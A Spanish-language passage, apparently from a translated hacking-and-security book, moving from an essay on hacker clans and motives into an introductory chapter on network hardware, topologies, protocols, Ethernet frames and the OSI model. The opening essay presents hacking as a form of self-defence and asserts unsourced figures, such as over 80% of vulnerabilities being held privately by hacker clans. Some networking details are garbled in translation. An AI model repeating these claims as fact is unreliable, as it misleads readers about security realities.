Los hackers/crackers tienen otra idea de compartir el conocimiento. Para ellos, la cooperación es esencial, pero debe ser recíproco. Eso significa que usted primero tiene que compartir para ser aceptado en el clan. Sólo cuando se decida por el clan, usted tendrá acceso a la base de conocimientos del mismo. Además de la información y procedimientos básicos, libremente obtenidos, los procedimientos de invasión con los datos obtenidos de ellos también deben ser compartidos entre los miembros del clan. Los hackers a menudo ponen varias puertas traseras en los sistemas invadidos y difunden la información acerca de estos backdoors dentro de sus clanes.

Los hackers de un segundo tipo tienen ideales. Un ideal puede ser el dinero y no dudan en robar, engañar y estafar. Para otros, hay razones ideológicas, políticas o sociales, algunas muy válidas, otras cuestionables moralmente. Y otros son vándalos que destrozan por puro placer ... Los que poseen altos ideales, por lo general, revelan la podredumbre de los gobiernos y las empresas y cómo nos engañan y dañan.

Es difícil condenar a cualquiera de los dos tipos. Los hackers tradicionales con su visión academicista, cooperativista y libre nos dieron, por ejemplo, Internet. Mil billones de dólares se gastaron en la tecnología las empresas privadas en todo el siglo XX, sin embargo, el icono y el mayor legado de este período de la tecnología, es algo que la gente de la red científica ha dado gratis a la humanidad.

Los hackers del segundo tipo – al rebelarse contra las instituciones y las leyes no siempre justas o moralmente correctas - nos mostraron que SI, que el gobierno nos espía a nosotros; SI, las empresas venden productos de mala calidad a los consumidores, y SI, organizaciones privadas, políticas y el gobierno SIEMPRE conspiran para restringir nuestros derechos. Las empresas y los gobiernos juegan sucio, nos obliga a utilizar sistemas horribles, caros y mal escritos, que nos espían y caducan muy rápido. "Hackear", entonces, sólo sería una forma de defensa.

- Hey, Esto es importante!

La mayoría de los hackers que invaden sistemas de terceros son adolescentes o adultos jóvenes y esta mística underground digital tiene sentido para ellos. Por supuesto que hay hackers mayores que están inmersos en este mundo aparte, pero la inmensa mayoría son muy jóvenes.

Algunos hackers más maduros - que ya ha superado esta fantasía – usan toda esta mitología como un escudo. Incluso lo encuentran extremadamente molesto, los hackers más antiguos se asocian en clanes y, tienen un apodo llamativo “01)!6!74 u7!1! Z4nl)035<:7413376 r!” con el fin de engañar a las autoridades y permanecer en el anonimato.
Ese es el problema. Las listas de vulnerabilidades de sitios como “Security Focus” o “Linux Security” sólo tienen los problemas descubiertos por los investigadores o denunciados por los crackers. Pero no nos engañemos: más del 80% de las vulnerabilidades se encuentran en las listas privadas de los clanes de hackers, que son conocidas sólo por sus miembros . Basarse únicamente en las listas públicas suministradas por personas que han sido invadidas por hackers y vulnerabilidades que han sido publicadas hace tiempo, no es una actitud muy sabia.
Dicho esto, si usted está leyendo este libro, tratando de asegurar mejor su negocio, necesariamente tendrá que bajar a los infiernos digitales, ser uno de ellos. No pienses nunca en ser un agente doble: si descubren que hiciste un “copia/pega” en la lista de la vulnerabilidades de seguridad de un sitio web publico, no dejaran en paz tu conexión a Internet.

¿Por qué alguien gastaría tiempo y dinero en una invasión?

La respuesta gira en torno a una sola palabra: motivo. Cada hacker bueno o malo, tiene un motivo para hacer lo que hace. Puede ser mezquino o noble, podría ser el amor o el odio, por necesidad, nihilismo o venganza, no importa la razón.
La búsqueda del conocimiento a primera vista parece ser la causa inmediata. Pero en la mayoría de los casos es sólo una meta intermedia para alcanzar algo más grande. Sería posible escribir varios libros sobre los motivos reales de los hackers. Cada individuo tiene sus propias ideas, sus odios y sus amores, sus creencias.
Hay gente que "hackea" por razones políticas, ideológicas o medioambientales. En China, hay varios grupos luchando por una apertura democrática y usan Internet para hacerlo. Greenpeace o los grupos neo-nazis, son otros ejemplos. La tecnología se utiliza en estos casos como las armas en una guerra que, a la vista del hacker, son válidas.
Otros lo hacen por simple vandalismo, o incluso con objetivos despreciables: la venta de armas y drogas, la pornografía infantil y la piratería (con fines económicos o no). El servidor de su empresa o el equipo de su abuelo pueden estar siendo utilizados como depósitos de estas basuras sin que usted lo sepa. O incluso como un trampolín para un sistema mayor.
Sea por un ideal, una afición o objetivos económicos ilícitos, una invasión y la existencia de todos los hacker siempre tiene un motivo.

Redes I

Capitulo - 2

"Por millones de años, el hombre vivió como los animales. Y entonces algo paso, que desató el poder de nuestra imaginación: aprendimos a hablar ".
Stephen Hawking, el científico, en un anuncio de AT & T

Introducción

Ningún hombre es una isla. Es imposible imaginar que el mundo moderno puede sobrevivir o incluso existir sin que las personas puedan comunicarse. Tal vez en las comunidades aisladas de la selva un teléfono, o incluso la electricidad son cosas superfluas, y su ausencia es soportable. Pero imagínese si carece de comunicaciones o de electricidad en una ciudad como Nueva York. Millones morirían …
Las redes de ordenadores son una especialización de las redes telefónicas, que a su vez son un refinamiento de las tecnologías del antiguo telégrafo. Hoy en día, los ordenadores están conectados alrededor nuestro, y están presentes en diversas tareas de la vida cotidiana. Bancos, empresas, mercados ... Todos utilizan algún tipo de red para actualizar la información de manera eficiente, rápida y segura.
Nuestro objetivo para este capítulo es dar una idea muy superficial de cómo funcionan las redes y cuáles son sus componentes. Recordemos que en casi el 100% estamos expuestos a los hackers a través de alguna red. Incluso si los atacantes están usando el acceso físico para introducirse en algunas de nuestras máquinas - es decir, puede sentarse en nuestras sillas y escribir directamente en nuestros teclados - el posterior control de nuestra máquina sería, probablemente a través de alguna red . Los conceptos que figuran en este documento es probable que aporten poco a los administradores más experimentados, pero son instrumentos fundamentales para abrir las puertas a aquellos que están empezando a entender este universo.
Ni este capítulo, ni el resto del libro, pretende ser un tratado completo sobre las redes informáticas y de comunicaciones. Además de no ser el principal objetivo, sería difícil de hacer sin alejarse de la estimación inicial de 350 páginas impresas. Se han escrito muchos libros sobre el tema, tales como el excelente *"Redes de computadoras'*, de Andrew Tannembaum, o los libros de Morimoto disponibles en linea en Guía del hardware (www.guiadohardware.com). La propia Internet está llena de buenos tutoriales y artículos sobre el tema. No te agobies, por cuando se expone aquí. ¡adelante! la calle es para todos! Estudia!

- Conceptos

Las tecnologías que evolucionaron desde el telégrafo y el teléfono hasta lo que hoy conocemos como redes de ordenadores tienen varias características que deben ser analizadas para que nuestros proyectos de redes sean eficientes y seguros. Algunos de estos aspectos básicos son los siguientes:
Estructura física: los componentes de hardware (material eléctrico) que forman una red. Simplificando la definición, podemos decir que es lo que se puede tocar.
Topología: cómo las computadoras están físicamente unidas entre si en la red. Cada problema requiere una topología diferente para resolverlo, y hay situaciones en las que han de combinarse varias topologías para resolver el problema de la mejor manera posible.
Protocolos: las normas que rigen las comunicaciones entre ordenadores y "lenguas" que hablan entre sí.
En este capítulo, se presenta un "resumen" que cubre los aspectos básicos de las

tecnologías involucradas. El Capítulo 8, Redes II, presentará el protocolo TCP/IP - usado en prácticamente todas las redes importantes de hoy en día, así como en Internet, de forma más completa.

Estructura física

Hay varios tipos y tamaños de redes, pero el punto de partida es el mismo: la necesidad de comunicación entre dos o más ordenadores. Las formas de conexión pueden variar, desde los pares de cables comunes, de bajo costo, hasta los cables coaxiales y de fibra óptica o los dispositivos inalámbricos. Hay otros componentes utilizados para expandir la capacidad de la red. Entre estos componentes, podemos destacar:
Servidor: mecanismo central responsable de proporcionar los recursos y servicios en la mayoría de las redes. Su función es, actuar como una fuente de datos para la configurar la red, plataforma de almacenamiento de datos, ejecutar aplicaciones y contener mecanismos para la autenticación y control de acceso, evitando así que los usuarios accedan a recursos no autorizados. Hay varios tipos de servidores, su elección depende de la necesidad y el tamaño de la red en la que se instalará.
Cliente: es la máquina que usará la red en cuestión. Es con la que el usuario tendrá acceso a los recursos disponibles, tales como los servicios, programas y dispositivos de almacenamiento en el servidor, en otras maquinas cliente o en dispositivos autonomos como máquinas de fax o impresoras remotas.
Cable: son el medio físico a través del cual se transmiten los datos. Hay varios tipos de cables, y su elección dependerá del tipo de red en que está instalado, el equipo a utilizar y cuanto está dispuesto a gastar el propietario de la red.
Interface de Red: es el responsable de la conexión entre las máquinas, haciendo de entrada y salida para el acceso al "espacio público" de la red.

- Equipos adicionales

Repetidores : equipo que genera eléctricamente (es decir, en el dominio analógico) la señal en los medios de transmision, por lo general los cables eléctricos. No se pueden utilizar muchos en la misma red porque degeneran la señal digital y causan problemas con la sincronización entre los interfaces de red.
Ejes (Hubs): Las unidades que funcionan como punto de conexión central en una red local. Tienen varios puertos de conexión, cada uno dirigido a un equipo diferente. Todos los centros son también repetidores.
Puentes (Bridges): hacen posible dividir la red en segmentos autónomos. Por lo tanto, consiguen reducir el tráfico en toda la red, bloqueando el segmento de datos cuyo origen y destino son el mismo paso y dejando pasar al segmento de datos cuyo destino es diferente de la fuente.
Conmutadores: también llamados *"switches'*, tienen varios puertos, como los "*hubs*". La diferencia es que, internamente, segmentan la red, siendo cada puerto un segmento diferente. La disminución en el tráfico de red, con el uso de interruptores, es impactante.
Routers y Gateways: dispositivos que pueden enviar datos entre dos o más redes diferentes. Incluso tienen una cierta inteligencia y puede reenviar mensajes a las redes

que no están directamente vinculados a ellos. Internet no es más que una gran red de routers.

- Ámbito de aplicación


Además de los conocimientos de los componentes individuales que componen una red, debe tener una idea de cómo se pueden cubrir diferentes áreas. Los nombres de cada categoría, no son tan importantes. Pero conocer los diferentes problemas inherentes a cada situación, es fundamental para el éxito del proyecto.
LAN: las famosas redes locales, ahora se llaman departamentales. Los equipos se encuentran geográficamente en un mismo local, y el número de máquinas es pequeño. No hay muchos problemas de interconexión.
MAN: tiene como objetivo cubrir un área urbana con aproximadamente 30 km de radio. Por lo general, esta compuesto por la interconexión de todas las redes locales de la misma empresa, en la misma área metropolitana.
WAN: capaz de alcanzar grandes distancias. Su señal es siempre reforzada para evitar la pérdida de datos durante la transmisión. En el caso de redes privadas, una WAN es la interconexión de las MAN de una institución o grupo de instituciones. Tratandose de redes públicas, la WAN más popular del mundo es Internet.

Topologías


Cuando hablamos de topologías de red, nos estamos refiriendo a la disposición lógica de la misma. Hay varias maneras en que podemos organizar los enlaces entre cada uno de los nodos (cada punto de conexión a la red puede ser llamado un nodo, independientemente de la función de los equipos representados por él).
Existen cuatro topologías que llamamos patrones: de punto a punto, bus, en anillo y en estrella. La elección de la topología adecuada para una aplicación determinada depende de varios factores, la estabilidad, velocidad, fiabilidad y coste son los más importantes. La distancia entre los nodos y tamaño de la red son también factores importantes.

- Principales topologías


de punto a punto, también conocida como lineal, se caracteriza por la disposición de los equipos en serie, por lo que los datos pasan a través de todas las estaciones que están conectadas, pero sólo el destinatario puede reconocerlos.




Bus: una extrapolación de punto a punto. De hecho, muchas redes de pares (de punto a punto) hacen uso de los buses. En este tipo de conexión, todos los equipos están conectados en el mismo bus de datos físicos. Si bien los datos no pasan a través de cada una de las maquinas, sólo una máquina puede "escribir" en el bus en un momento dado. Todos los demás "escuchan" y recogen los datos enviados para ellos.



Anillo: esta topología consiste en un circuito cerrado. La red conocida como “Token Ring” (creada por IBM) es la más famosa. Cuando fueron creadas, ofrecian una velocidad de transmisión mucho más altas que en las redes lineales, pero la adición de un gran número de máquinas en el anillo causaba problemas de retraso, ruido y sincronización. Por lo tanto, esta topología ha caido en desuso para las redes locales. En WAN, por el contrario, como somos pocos (uno para cada red que desea establecer el vínculo), la topología de anillo es la más adecuada.



Estrella: En esta topología, toda la información, necesariamente, debe pasar por una central inteligente, es necesario conectar cada estación de la red y distribuir el tráfico para que una estación no reciba indebidamente los datos destinados a otra.



ATENCIÓN: una red local que utiliza un concentrador no es considerada como una estrella! Un “hub” es un dispositivo que tiene internamente un bús! El tráfico que entra a través de un puerto en el “hub” es dirigido a todos los demás puertos. Una red que usa conmutadores (switchs), sin embargo, es un perfecto ejemplo de una configuración en estrella. Otro ejemplo es la terminal de control "tonta" (dumb) de los mainframes y minicomputadoras.

La ventaja de las implementaciones en estrella es la alta especializacion en el

tráfico. Sólo los datos destinados a un nodo se envían al mismo. Los costos de implantación y funcionamiento, sin embargo, son altos, y las configuraciones en estrella se utilizan actualmente más para conectar segmentos de red que en nodos individuales.

Protocolos

Extraído del Diccionario de Novo Aurélio del portugués:
protocolo. [Del gr. protókollon, "la primera hoja pegada a los rollos de papiro, y en el que se escribia un resumen del contenido del manuscrito, en lat. protocollu y en fr.protocole] S.M. 1. Registro de los actos públicos. 2. Actas de las audiencias de la corte. 3. Regístro o deliberación de una conferencia diplomática. 4. Formulario regulador de eventos públicos. 5. Convención internacional. 6. registro de la correspondencia de una empresa, el gobierno de oficina, etc. 7. Bras. Tarjeta o resbalón en esa nota de la fecha y número de serie que se ha registrado en el libro de protocolo (6) un requisito, y que sirve como recibo. 8. formalidad , la etiqueta, la etiqueta ceremonial. 9. Informar. Protocolo de Comunicación (q. v.). Protocolo de comunicación. 10. Informar. Conjunto de reglas, normas y especificaciones técnicas para la transmisión de datos entre ordenadores a través de programas específicos, lo que permite la detección y corrección de errores, el protocolo de transmisión de datos. Tb [. dice único protocolo.] Protocolo para la transmisión de datos. 11. Informar. Protocolo de Comunicación (q. v.).
La palabra protocolo tiene, distintos significados, tanto en portugues como el idioma aceptado como universal, Inglés. Tres de los significados llaman la atención:

3.Registro de una conferencia diplomática o deliberación.
5. Convención internacional.
8. Formalidad , la etiqueta, la etiqueta ceremonial.

El término tiene su origen en el griego para designar a la página de resumen de papel (protos = kollon en primer lugar, = hoja), pero su uso está muy extendido en el ámbito diplomático, en un primer momento, como los documentos que registran las actitudes y procedimientos que deben seguirse en las reuniones o discusiones con otras naciones, y más tarde como un sinónimo de estos procedimientos. La definición 3 ilustra el sentido diplomático original de la palabra, la definicion 5 muestra el concepto moderno. En sentido figurado, la gente comenzó a considerar cualquier procedimiento operativo estándar (ya sea diplomático o no) como protocolo - exactamente lo que nos dice la definición 8.
Cuando las redes de computadoras comenzaron a pasar de la teoria a la practica en los laboratorios tecnologicos (ya en los años 50), era necesario crear un mecanismo para que cada dispositivo conectado a ella podría comunicarse con los demás, incluso tratandose de equipos diferentes. Se crearon mensajes estándar, y si dos equipos querian comunicarse, ambos deverian conocer esos mensajes. Por similitud de ideas (y hacer una broma con la definicion diplomática), los ingenieros llamaron a estos mensajes “el protocolo estándar”.
Observe las definiciones 9, 10 y 11. Si nos fijamos, vemos que no son más que extrapolaciones de la 5 y 8. Veamos, a continuación algunos de los protocolos de red más populares, sus funciones y características.

- Cómo funcionan

Los protocolos son como "frases" que una interfaz de red tienen que decir para poder comunicarse con otras. Cómo se puede apreciar "otras" de la frase anterior es plural, tiene que haber alguna manera para que todas las máquinas conectadas en la misma red puedan, "escuchar" un mensaje, entiendo si es para ellas o no.

La primera cosa que un protocolo de red debe aclarar es de que protocolo estamos hablando. Debe haber en algún lugar al comienzo del mensaje, un indicador del protocolo. Recuerde que, no siempre hay un sólo protocolo funcionando en la red, por eso es necesario identificar a todos.


Considerando que un mensaje (o paquete, que es el término técnico para esta entidad) de una red es un conjunto de datos de un nodo de origen a otro de destino, y que estos datos se transmiten en forma de serie de bits, se puede decir que,tenemos en el cable de la red, un "tren" de pulsos eléctricos secuenciales.

Para fines didácticos, vamos a "construir" un paquete con un protocolo genérico y ficticio, creado por nosotros. Ya sabemos que nuestro mensaje tiene que empezar con un identificador de protocolo, entonces tenemos algo como esto:

Una de las cosas que el protocolo debería definir, más allá de la posición en la que esta cada uno de los datos, es su tamaño. Por lo tanto, en nuestro protocolo ficticio definimos que el protocolo de identificación este en primera posición. Pero también debemos definir cuántos bits se van a utilizar para identificarlo. Supongamos que, en nuestra tecnología de red, sólo habrá cuatro protocolos diferentes. Para cuatro valores diferentes, sólo se necesitan dos bits. Así que cuando publicamos nuestras normas y proyectamos nuestras tarjetas de red, sabemos que: los dos primeros bits de ese paquete identifican el protocolo que estamos usando.


Hay otra cosa que ya sabemos: cuál es la máquina de destino del paquete, y cual el equipo de origen. Cada nodo en una red tiene un identificador único que lo distingue de todos los demás nodos. Este identificador se llama comúnmente la dirección, así que, sabemos que es necesario insertar en nuestro paquete, cuántos bits utilizar para representar la dirección de origen y de destino. Nuestra tecnología de red sólo va a tener 16 nodos al mismo tiempo, entonces, cuatro bits son suficientes. (Estamos suponiendo que el lector sabe hacer la conversión decimal/binario).

El paquete quedaria asi:



Falta algo, ¿no?. No tendriamos ningun problema en enviar por correo un sobre con remitente, destinatario, el sello (que en este caso, identificaria el protocolo de comunicación: el sistema postal), pero, ¿sin una carta en su interior?. Ha nuestro

protocolo le falta algo importante por hacer. Tenemos que definir un espacio dentro del mensaje, para cargar los datos que quiere transmitir el nodo de origen hasta el nodo de destino.
Supongamos que la red para la que estamos creando este protocolo tiene una limitación: el tamaño del paquete no puede superar los 64 bits. Ya hemos utilizado dos para el protocolo, cuatro para la dirección de origen y otros cuatro para la dirección de destino. 2 +4 +4 = 10, por lo que sobran 54 bits para la carga útil, *payload* (una expresión utilizada en el entorno ferroviario para establecer el tamaño de la "carga"), y otros campos. Un protocolo, por muy simple que sea, debe tener un símbolo que marque el final del mensaje. Vamos a definir una secuencia de 1 byte para esto. Arbitrariamente decidimos que sea 11001011. El símbolo debe ser lo último que aparece en el mensaje. Los 46 bits restantes se pueden utilizar para llevar a nuestros datos.




Esta claro, que los paquetes hechos de acuerdo a nuestro simple protocolo, requieren varios controles más sofisticados. Podría, por ejemplo, haber un campo en el que existíese un número calculado a partir del numero de bits de cualquier mensaje. Este numero sería recalculado en el nodo de destino, y el resultado es comparado con el que se almacena en el campo, si coinciden, esto indica que el mensaje no fue dañado durante el viaje.
Otro campo util podría ser un marcador de tamaño del mensaje. Con el tamaño de mensaje variable, ajustariamos la cantidad de datos que deben transmitirse en ese momento. Tomando como ejemplo a nuestro protocolo, que tiene una carga útil de 46 bits, vemos que todos los mensajes tendrán un tamaño máximo estricto, a pesar de que se quiere transmitir un sólo bit. Con un campo controlando el tamaño de la carga útil, se puede optimizar el uso de mi red y reducir el tráfico.
Se podrian estar dias hablando de las numerosas posibilidades de la implementacion de protocolos. En su lugar, remito al lector a buscar la documentación teorica de protocolo en Internet. Los buenos libros en redes (como el del mencionado Andrew Tannemmbaum) también son buenas fuentes de información sobre el tema.

- Matrioshka

El campo “Protocolo ID” (o PID) de nuestro protocolo es un identificador que lo distingue de otros protocolos que viajan a través de la red.
El protocolo es nuestro "primer hijo", que bautizaremos como PROT1 (original, ¿eh?). Puede ser que por el mismo cable, transite nuestro PROT1 y otros tres, creados por sus colegas: MAIL1, WEB1 y IM1. En cualquier momento, hay cuatro mensajes de estos protocolos viajando simultaneamente. Los mensajes son independientes y pueden coexistir en el tiempo y el espacio. Es fácil de observar, por los nombres propuestos, que el protocolo que cargará MAIL1 seran mensajes de correo, el protocolo WEB1 páginas Web a su navegador y el protocolo IM1 programas de mensajería instantanea.

En algunas situaciones, se utiliza un protocolo para transportar paquetes de otros protocolos. Uno de esos casos es cuando el número de protocolos que pretenden circular por la red es muy grande. En tales casos, se crea un protocolo de transporte - y sólo uno, el hardware es más fácil de implementar - y encapsula los otros protocolos, como si fuesen su carga útil.
Extrapolando, es posible tener varios niveles de encapsulación. Cada nivel que comúnmente se llama capa o “layer”, puede estratificar la comunicación de datos, creando capas con funciones específicas.




Los protocolos de nivel superior son "envueltos" en otros de uso más general. El proceso puede seguir indefinidamente, en función de las necesidades del proyecto. Cada una de las capas pueden manejar exigencias especificas de la red. Por ejemplo, la capa de nivel inferior, probablemente se encarga de los aspectos eléctricos de la comunicación, ya que la capa superior proporciona un medio para que, los mensajes del programa que está accediendo a la red, sean bien recibidos en el otro extremo del cable.

Ethernet

¿Confundido? Tal vez la teoría sea un poco pesada. Sin embargo, algunos ejemplos prácticos, serán suficientes para mostrar al lector que este método de guardar un sobre dentro de otro no sólo es fácil de entender, sino que hace las cosas más fáciles para el diseñador.
Ethernet es un protocolo de red de bajo nivel. Controla como viajan los datos en la red local, tanto en el control del medio físico (señales eléctricas, impedancia, etc) como el montaje de una trama, llamada Ethernet, que contiene información sobre la dirección de origen, de destino y los datos a ser transportados. Si abre un cable de red y pone un analizador lógico para observar lo que está pasando por el, aparecerá en la pantalla una trama Ethernet. La estructura de una trama Ethernet es muy similar a nuestro protocolo ficticio. Mire:

Una trama de Ethernet tiene un tamaño de entre 64 y 1519 bytes (es decir, entre 512 y 12 152 bits). Antes de cada trama Ethernet, hay un tren de 56 bits, alternando ceros y unos, llamado el “*preámbulo”* y que sirve para sincronizar los interfaces de red. Una trama de Ethernet completa, incluido el preámbulo, es la siguiente:




Los números debajo de cada campo representan el tamaño en bytes. Después del tren de pulsos del preámbulo, tenemos el "*Start Frame Delimiter el SFD"*. Este campo tiene siempre el mismo valor binario (10101011) y sirve como su nombre indica, para indicar el principio "oficial" de la trama. Los dos siguientes campos son la "*dirección de origen"* y "*destino"* de los interfaces de red. Estas direcciones no están configuradas por el usuario. Por el contrario, el fabricante de su adaptador de red la inserta en el propio hardware, una dirección única para cada tarjeta en el mundo. La dirección Ethernet, o dirección MAC, como suele llamarse, tiene seis bytes y es representada por el número hexadecimal. Un ejemplo:

00 - 00 -1D - C1 - 47 – F0

Los tres primeros bytes determinan el fabricante de la tarjeta. Los últimos tres, el rango de direcciones que este fabricante está autorizado a utilizar
En la lista siguiente, que es muy simplificada, tenemos unas cuantas series de los tres primeros bytes de direcciones MAC, indicando diferentes fabricantes:

00 00 0C - Cisco	08 00 09 - Hewlett-Packard
00 00 1B - Novell	08 00 20 - Sun Microsystems
02 60 8C - 3Com	08 00 5A - IBM

Haga un experimento y verifique la dirección MAC de su tarjeta de red. Si está utilizando una familia de Windows Win9x, clique en Inicio, Ejecutar y ejecute el programa de "WINIPCFG". En un equipo con Windows 2000 o XP, entre en la "Configuración de red" y pida ver el estado de conexión. Haga clic en "Soporte" y, a continuación en el botón "Detalles". En Linux y algunos Unix, abre un terminal y utilice el comando "ifconfig".
Volviendo a la trama de Ethernet, el siguiente campo es el "*tamaño de la trama'* de la carga útil (payload). Es un número de dos bytes (para 16 bits), y podría indicar un tamaño de entre 1 y 65.536 para los datos. En la práctica, este valor varía de 46 a 1500 bytes.
El último campo en la trama Ethernet se llama el "*FCS, o secuencia de verificación'*. Es exactamente ese número de protocolo de verificación que comentamos en nuestro protocolo ficticio. Se genera en un nodo de origen, en función de los campos de dirección, el tamaño y la carga útil, y es registrado en el campo FCS. Cuando la trama llega a su destino, el número se vuelve a calcular y se compara con FCS. Si ambos son iguales, la imagen es buena. Si son diferentes, la trama está dañada y se descarta.
Un último elemento, que no forma parte de la trama de Ethernet, se llama "*Interframe Gap'*. Una vez que la trama es procesada por el equipo de destino, la interfaz de red de origen sale de la red "silenciosamente" por un tiempo predefinido por hardware. Así, todas las otras interfaces de la red puede estabilizarse y esperar a una nueva trama.



El protocolo Ethernet, por si solo, daría para un libro entero. No es necesario para nuestros propósitos, diseccionarlo más de lo que hemos hecho. Para una explicación mayor, recuerda que Internet es tu amigo.
Como el lector verá a continuación, se presenta un modelo de referencia para la creación de protocolos. Ethemet podría localizarse en las capas 1 y 2 del presente modelo de referencia. Puede parecer extraño empezar hablando de Ethemet, pero necesitábamos un ejemplo práctico de protocolo. Como comprobaras más adelante, todo esta dentro del proyecto pedagógico ;-)


Modelo OSI.

Podemos decir que el modelo de referencia OSI (Open Systems Interconnection) nació de la necesidad de crear un protocolo con el que pudieran comunicarse entre si diferentes redes. Las antiguas redes de computadoras poseían protocolos propietarios. Si la empresa implementó una red X, esta sólo se podría ampliar y comunicarse con otras redes y equipos construidos por la misma empresa. La tecnología utilizada era conocida sólo por un fabricante, no era posible adquirir el hardware en una empresa e instalar una red empresarial con otra. Los clientes estaban con las manos atadas, porque no había competencia y no siempre el fabricante, ofrecía la mejor solución.
